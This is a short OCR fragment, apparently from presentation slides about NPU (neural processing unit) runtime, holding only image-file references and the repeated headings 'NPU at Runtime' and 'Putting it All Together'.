
NPU at Runtime

Putting it All Together




NPU at Runtime

Putting it All Together




NPU at Runtime

